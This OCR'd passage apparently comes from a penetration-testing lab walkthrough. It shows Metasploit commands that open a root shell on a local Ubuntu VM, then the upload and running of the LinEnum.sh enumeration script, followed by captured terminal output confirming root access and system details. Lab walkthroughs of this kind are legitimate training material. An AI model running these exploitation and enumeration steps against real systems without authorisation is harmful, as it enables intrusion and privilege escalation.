
   set RHOSTS 192.168.0.51

   run


   (Re-run command if initial shell opening fails)




1. Verify obtained root privileges inside target interactive shell:
   whoami




1. Upload **LinEnum.sh** automated enumeration script from local system:
   upload /home/pentester/LinEnum.sh LinEnum.sh



1. Grant executable permissions to `LinEnum.sh`:
   chmod 755 ./LinEnum.sh





1. Execute `LinEnum.sh` script against target machine:
   ./LinEnum.sh




1. Scroll through LinEnum output sections reviewing system architecture, user accounts, running processes, and SUID/SGID binaries.


Applications Places System
Mon Dec 30, 02:37
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Scan started at:
Mon Dec 30 02:35:25 AM UTC 2024
SYSTEM
[-] Kernel information:
Linux ubuntu-Virtual-Machine 6.8.0-49-generic #49~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Nov 6 17:42
:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
[-] Kernel information (continued):
Linux version 6.8.0-49-generic (buildd@lcy02-amd64-103) (x86_64-linux-gnu-gcc-12 (Ubuntu 12.3.0-1ubun
tu1~22.04) 12.3.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #49~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed
Nov 6 17:42:15 UTC 2
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.3 LTS"
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
Menu
msfconsole - Parrot T...


Applications Places System
Mon Dec 30, 02:37
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[-] Hostname:
ubuntu-Virtual-Machine
USER/GROUP
[-] Current user/group info:
uid=0(root) gid=0(root) groups=0(root)
[-] Users that have previously logged onto the system:
Username Port From Latest
[-] Who else is logged on:
02:35:25 up 34 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
